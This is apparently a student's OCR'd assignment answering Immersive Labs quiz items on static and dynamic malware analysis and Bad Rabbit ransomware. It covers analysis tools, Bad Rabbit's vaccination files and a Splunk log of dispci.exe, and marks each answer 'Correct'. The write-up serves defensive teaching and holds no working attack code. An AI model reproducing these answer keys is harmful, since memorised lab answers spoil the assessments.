
School Of Information Technology Template

Admin No & Team Members Name:	201520M: Eden Will Sng Jin Xuan
PEM Group:	SF2102
Module:	IT3564 Malware Analysis
Assignment:	SDL Week 12 Malware Immersive Labs

Table of Contents

Intro to Static Analysis

Answers to Intro static Analysis.



Tasks

1. Yes or no? Do you execute the malware when analyzing it statically?

   no

   Correct

2. What section of the executable stores the instructions to be executed?

   .text

   Correct

3. Name a tool you can use to view the strings inside a file from the list of tools in the theory section.

   Strings

   Correct

4. What does a disassembler do?

   - (•) Takes machine code and puts it into assembly
   - ( ) Takes machine code and puts it into a high level language
   - ( ) Takes the assembly and puts it into machine code
   - ( ) Takes the high level code and puts it into assembly

   Correct

Briefing

Introduction

Malware analysis is a complex, ever-evolving skill, with tools continually being created and updated to analyze modern malware. On the other side, malware authors are creating complex samples that cannot be fully analyzed without a combination of tools and techniques.

Normally when analyzing malware, the analyst will have limited time to learn what the malware is doing (and how to deter it). For example, is the malware using a static web domain? Block that domain. There are a number of questions that analysts need to answer as quickly as possible; these are:

- What classification is the malware?
- Is the malware making any connections?
- Is the malware changing the system in any way?
- What functions is the malware using?

In this lab, you will be shown the different tools and techniques used by modern-day malware analysts to quickly but effectively understand what malware is doing.

When discussing malware analysis, there are two types of techniques: static and dynamic analysis. This lab focuses on **static analysis**.

Static analysis

Static analysis is analyzing a piece of malware without ever executing it. This means that the malware never gets loaded into memory, and the instructions are never run. An analyst can look through the instructions stored in the .text section to see what the program would do if it were loaded into memory. Static analysis is difficult as there is no memory being used, such as the stack. Therefore you cannot check values in memory at certain points, rendering this type of analysis slow and quite difficult.

However, there are many tools that can be used to make this process easier. The analyst does not need to read machine code to understand what is going on – there are tools (such as disassemblers and executable viewers) that aid this process.

ON THIS PAGE

Question 1:

No, Static analysis is never loaded into memory and instructions never run.

> **Static analysis**
>
> Static analysis is analyzing a piece of malware without ever executing it. This means that the malware never gets loaded into memory, and the instructions are never run. An analyst can look through the instructions stored in the .text section to see what the program would do if it were loaded into memory. Static analysis is difficult as there is no memory being used, such as the stack. Therefore you cannot check values in memory at certain points, rendering this type of analysis slow and quite difficult.
>
> However, there are many tools that can be used to make this process easier. The analyst does not need to read machine code to understand what is going on – there are tools (such as disassemblers and executable viewers) that aid this process.


Question 2:

.text section, Answer is shown in the paragraph below.

> **Static analysis**
>
> Static analysis is analyzing a piece of malware without ever executing it. This means that the malware never gets loaded into memory, and the instructions are never run. An analyst can look through the instructions stored in the .text section to see what the program would do if it were loaded into memory. Static analysis is difficult as there is no memory being used, such as the stack. Therefore you cannot check values in memory at certain points, rendering this type of analysis slow and quite difficult.
>
> However, there are many tools that can be used to make this process easier. The analyst does not need to read machine code to understand what is going on – there are tools (such as disassemblers and executable viewers) that aid this process.

Question 3:


Strings



Can be inferred from manpage too

Question 4:

Takes machine code and convert into assembly code.




Disassemblers

Disassemblers are a static analyst's dream: they take machine code and convert it into corresponding assembly code. The analyst then has to read the assembly language to understand what the program is doing. There are a variety of disassemblers on the market, but to get the best tools, you'll have to pay. Luckily, there are free demo versions of the paid-for tools.

- IDA pro (demo version IDA free)
- Binary Ninja (demo version)
- Radare2
- Objdump
- Xori

Intro to dynamic analysis

Answers to intro to dynamic analysis





Question 1: What tools can be used to simulate full network traffic.

Answer is derived from the paragraph Network Simulation Tools

FakeDNS is not the answer as it just simulates DNS queries.

Inetsim simulates the internet which is a full network traffic.





Question 2: Yes or no? should you run malware without setting up an analysis environment?

Considerations

When analyzing malware, always be sure that you are in an environment to analyse it properly. Make sure that you understand how connections will affect the system that you are on, or there may be issues (and you could start another malware epidemic without meaning to!).

Think: should I send the malware through a VPN or have INetSim running?

Whenever you are analyzing malware, have a goal in mind. Do you want to spend a while analyzing it or quickly update your network team on what to do to defend against it? These are important and definitely affect the way you analyze malware.

It should be no. As you must ensure your environment is set up properly so that the malware is contained.

Question 3 Are debuggers considered dynamic analysis?

Debuggers

There are multiple debuggers used in the industry – some paid, others free. The ones discussed here are specifically open source and have a huge community supporting them.

- Ollydbg
- X64dbg
- Windbg
- ImmunityDebugger

3 **Yes or no? Is a debugger considered dynamic analysis?**

yes

Correct

Yes, because it simulates how the malware is run.

Question 4: Which of these tools is not a dynamic analysis tool?


Debuggers

There are multiple debuggers used in the industry – some paid, others free. The ones discussed here are specifically open source and have a huge community supporting them.

- Ollydbg
- X64dbg
- Windbg
- ImmunityDebugger


By elimination, IDA pro would be the answer. IDA pro is a static analysis tool.

Intro to Malware Analysis Bad Rabbit Ransomware




Question 3:

1) Open Readme.txt on Ransomware Desktop,
2) The link would be found below.



Copy the 6 characters and that would be your answer



Question 4:

Recovery and mitigation

Most antivirus providers have updated their signatures to detect Bad Rabbit, but this doesn't completely mitigate the risk of infection. The main risk comes from a lack of user awareness and the chance that they might run the samples using administrator privileges.

However, a researcher has found a way to create what seems to be a one-stop 'vaccination' for Bad Rabbit. This can be achieved by creating two files (`C:\Windows\infpub.dat` and `C:\Windows\cscc.dat`) and then removing all permissions to these files. As Bad Rabbit creates these files itself when executed, they essentially trick the ransomware into thinking the encryption has already taken place. This should be enough to stop Bad Rabbit from executing.

Unfortunately, after the system has been rebooted, and the MBR has been modified, there's no way to decrypt the disk without the threat actor's RSA-2048 private key. The symmetric encryption keys are securely generated on the attacker's side which makes attempts to guess the keys unfeasible in practice.

To pay or not to pay?
Whether or not to pay out is a wicked problem that every organization faces in a ransomware crisis. It's easy to say you should never pay a ransom, but the decision is rarely clear-cut.
Crisis teams should seek guidance from relevant stakeholders and partners who can consider any legal implications and the risks of each decision from an operational, tactical, and strategic perspective.

Read this section of Immersive Labs.

The answer is either.

1) C:\Windows\infpub.dat
2) C:\Windows\cscc.dat

4 What are the two files users can create to mitigate the possibility of Bad Rabbit encrypting their drive? (Please provide the full name and extension for one of these files)

C:\Windows\infpub.dat

Correct


4 What are the two files users can create to mitigate the possibility of Bad Rabbit encrypting their drive? (Please provide the full name and extension for one of these files)

C:\windows\cscc.dat


Correct

Question 7:


First Open Splunk




Click search



Search Dispci.exe in the search box



Open the first report log, it looks interesting.



ParentImage: C:\Windows\dispci.exe

ParentCommandLine: "C:\Windows\dispci.exe" -id 3623561198

Let's try this directory, Possibility that this file was created here.

5 Using the **Analyst Desktop**, connect to the **Splunk** instance by double-clicking on the Splunk desktop icon.

6 Use **Splunk** to identify the execution of the ransomware and answer the questions.

7 **In what location on the victim's machine does the "dispci.exe" file get created?**

C:\Windows\

